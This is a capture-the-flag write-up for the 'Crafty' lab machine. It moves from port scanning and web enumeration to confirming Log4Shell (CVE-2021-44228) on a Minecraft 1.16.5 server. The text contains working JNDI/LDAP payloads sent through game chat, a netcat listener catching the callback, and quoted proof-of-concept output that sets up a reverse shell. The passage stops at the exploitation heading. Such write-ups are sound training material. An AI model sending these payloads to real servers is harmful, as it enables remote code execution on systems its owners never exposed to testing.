Crafty
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Port 25565 exposes a Minecraft 1.16.5 server, a version affected by Log4Shell (CVE-2021-44228). Sending the${jndi:ldap://...}payload through the game chat makes the server'slog4jresolve the name over LDAP back to us, confirming the bug and letting us load a malicious Java class for a reverse shell assvc_minecraft. Among the server plugins there is a custom.jar(playercounter) that, once decompiled, leaks the Administrator password. With it, RunasCs spawns an admin shell and finishes the box.
Recon
Ping
ping -c 1 10.10.11.249
PING 10.10.11.249 (10.10.11.249) 56(84) bytes of data.
64 bytes from 10.10.11.249: icmp_seq=1 ttl=127 time=112 ms

--- 10.10.11.249 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 111.660/111.660/111.660/0.000 ms
TTL 127 → Windows: Windows starts the TTL at 128 and each routing hop decrements it, so 127 = 128−1; a hint, not proof (it can be spoofed), confirmed by the service scan.
Port scan
We sweep all 65535 TCP ports with -sS to find the open ones and then run a targeted version scan over them (two phases: discover fast, then profile).
sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open 10.10.11.249 -oG scan
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-05 17:33 CEST
Discovered open port 80/tcp on 10.10.11.249
Discovered open port 25565/tcp on 10.10.11.249
Completed SYN Stealth Scan at 17:34, 26.43s elapsed (65535 total ports)
Nmap scan report for 10.10.11.249
Host is up, received user-set (0.12s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE   REASON
80/tcp    open  http      syn-ack ttl 127
25565/tcp open  minecraft syn-ack ttl 127

Nmap done: 1 IP address (1 host up) scanned in 26.53 seconds
Two details: the ttl 127 values confirm the ping, and 65533 ports come back filtered, not closed. A closed port answers with a RST; a filtered one answers nothing, which points at a firewall dropping the traffic rather than a system that simply is not listening there. Only those two ports were opened on purpose.
A helper function extracts the ports from the greppable file and puts them on the clipboard:
extractPorts scan
Extracting information...
IP Address: 10.10.11.249
Open ports: 80,25565

Ports copied to clipboard
With the list, the targeted version and default-script scan:
nmap -p80,25565 -sCV 10.10.11.249
PORT      STATE SERVICE    VERSION
80/tcp    open  http       Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Did not follow redirect to http://crafty.htb
25565/tcp open  minecraft  Minecraft 1.16.5 (Protocol: 127, Message: Crafty Server, Users: 0/100)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.88 seconds
This scan gives us everything. Port 80 is IIS 10.0 (consistent with Windows) and redirects to crafty.htb, so there is virtual hosting. And 25565 is not just open: nmap has a script for the Minecraft protocol and pulls the full server banner, including version 1.16.5, the message of the day (Crafty Server) and the player count (0/100). That version is the thread to pull.
First, we resolve the domain locally:
sudo nano /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

10.10.11.249    crafty.htb
TCP 80 - The website
whatweb 10.10.11.249
http://10.10.11.249 [301 Moved Permanently] Country[RESERVED][ZZ], HTTPServer[Microsoft-IIS/10.0], IP[10.10.11.249], Microsoft-IIS[10.0], RedirectLocation[http://crafty.htb], Title[Document Moved]
http://crafty.htb [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Microsoft-IIS/10.0], IP[10.10.11.249], JQuery[3.6.0], Microsoft-IIS[10.0], Script[text/javascript], Title[Crafty - Official Website]
whatweb shows both responses: the bare IP returns a 301 to the domain, and the domain a 200 with the real title. No CMS and no server-side language, just IIS and jQuery. Wappalyzer confirms the same over a themed Minecraft-server landing page:

The footer reads "Join 1277 other players on play.crafty.htb", a counter that will turn out to be exactly what the vulnerable plugin generates.
The source hides no credentials either, but it does explain the landing page's links:

<title>Crafty - Official Website</title>
...
<div class="items">
    <!-- Replace # with your forum URL-->
    <a href="/coming-soon" class="item forums">
    ...
    <!-- Replace # with your store URL -->
    <a href="/coming-soon" class="item store">
    ...
    <!-- Replace # with your vote URL -->
    <a href="/coming-soon" class="item vote">
All three buttons point at the same /coming-soon, and the comments (Replace # with your forum URL) are those of an off-the-shelf template nobody customised. The site is scenery.
Fuzzing confirms it. dirsearch with its default wordlist finds a single route:
dirsearch -u http://10.10.11.249/ --exclude-status=403,404,301
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Target: http://10.10.11.249/

[17:43:04] Starting:
[17:43:50] 200 -    2KB - /home

Task Completed
And gobuster with SecLists' big wordlist adds nothing new:
gobuster dir -u http://10.10.11.249 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -b 404,301
[+] Url:            http://10.10.11.249
[+] Negative Status codes:   404,301
===============================================================
/home                 (Status: 200) [Size: 1826]
/Home                 (Status: 200) [Size: 1826]
/HOME                 (Status: 200) [Size: 1826]
/coming-soon          (Status: 200) [Size: 1206]
Progress: 220564 / 220565 (100.00%)
===============================================================
Finished
The -b 404,301 is worth a look: by default gobuster only filters 404s, and here every non-existent route returned a 301 (the IP-to-domain redirect), which flooded the output with false positives. Adding 301 to the blacklist cleans it up. And /home, /Home and /HOME are the same route: IIS is case-insensitive, so the same file shows up three times with an identical 1826-byte size.
Conclusion: port 80 is a dead end. The whole box rests on the game service.
TCP 25565 - Minecraft 1.16.5
The version is the lead. Minecraft runs on Java, and between 2013 and 2021 both client and server logged chat messages with log4j. Version 1.16.5 is one of those affected by Log4Shell: any string log4j logs containing ${jndi:ldap://...} triggers a JNDI lookup against whatever server we point it at.

Minecraft Java Log4j RCE 0-Day Vulnerability
9 oct 2021. A zero-day exploit affecting Minecraft Java servers and clients using versions 1.7 to 1.18.1 was discovered.

[1.16.5] still vulnerable to Log4Shell · Issue #10293
6 ene 2025. Minecraft Version: 1.16.5 Forge Version: 36.2.39 ...

Exploiting Minecraft Servers (Log4j) - Software Sinner - Medium
One of the public reports also details how it was exploited in practice, and the full attack plan comes straight out of it:

$ sudo python3 poc.py --userip 10.10.14.36 --webport 80 --lport 4444
[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://10.10.14.36:1389/a}

[+] Starting Webserver on port 80 http://0.0.0.0:80
Listening on 0.0.0.0:1389
The report used the graphical Minecraft client (TLauncher), which means installing the whole game. We will do exactly the same from a console client, which is lighter and lets us copy and paste payloads.
Shell as svc_minecraft
The console client
Instead of the full game we use MCCTeam/Minecraft-Console-Client, which speaks the Minecraft protocol from a terminal:

Of the eleven binaries we pick MinecraftClient-20250522-285-linux-x64 (62 MB), the one for our architecture:
wget https://github.com/MCCTeam/Minecraft-Console-Client/releases/download/20250522-285/MinecraftClient-20250522-285-linux-x64
mv MinecraftClient-20250522-285-linux-x64 MinecraftClient
chmod +x MinecraftClient
--2025-09-06 17:44:57--  https://github.com/MCCTeam/Minecraft-Console-Client/releases/download/20250522-285/MinecraftClient-20250522-285-linux-x64
Resolving github.com (github.com)... 140.82.121.3
Connecting to github.com (github.com)|140.82.121.3|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://release-assets.githubusercontent.com/... <SNIP>
HTTP request sent, awaiting response... 200 OK
Length: 65024216 (62M) [application/octet-stream]
Saving to: 'MinecraftClient-20250522-285-linux-x64'

MinecraftClient-20250522-285-linux-x64   100%[===============>]  62.01M  13.4MB/s    in 4.6s

2025-09-06 17:45:02 (13.4 MB/s) - 'MinecraftClient-20250522-285-linux-x64' saved [65024216/65024216]
Launching it asks for a username and password; we leave both blank to run in offline mode, which is how this server is configured (it does not validate accounts against Mojang):
./MinecraftClient
Minecraft Console Client v1.20.4 - for MC 1.4.6 to 1.20.4
Login :
Password(invisible): (no password)
You chose to run in offline mode.
Server IP :
Resolving crafty.htb...
Retrieving Server Info...
Server version : 1.16.5 (protocol v754)
[MCC] Version is supported.
[MCC] Server is in offline mode.
[MCC] Server was successfully joined.
Type '/quit' to leave the server.
PoC: confirming Log4Shell from the chat
Before building the whole exploitation chain it is worth proving the bug exists with the minimum possible effort. The test is a ${jndi:ldap://<our-ip>} with no path: if the server is vulnerable, its log4j will try to open an LDAP connection back to us, and a plain nc listening on port 389 (LDAP's default) is enough to see it.
sudo nc -nlvp 389${jndi:ldap://10.10.16.2}
listening on [any] 389 ...
connect to [10.10.16.2] from (UNKNOWN) [10.10.11.249] 49679
0
The inbound connection from 10.10.11.249 confirms it: the server logged our message, log4j read the ${jndi:...} expression as a lookup it had to resolve, and went out to fetch it. The vulnerability is there.
Exploitation with log4j-shell-poc
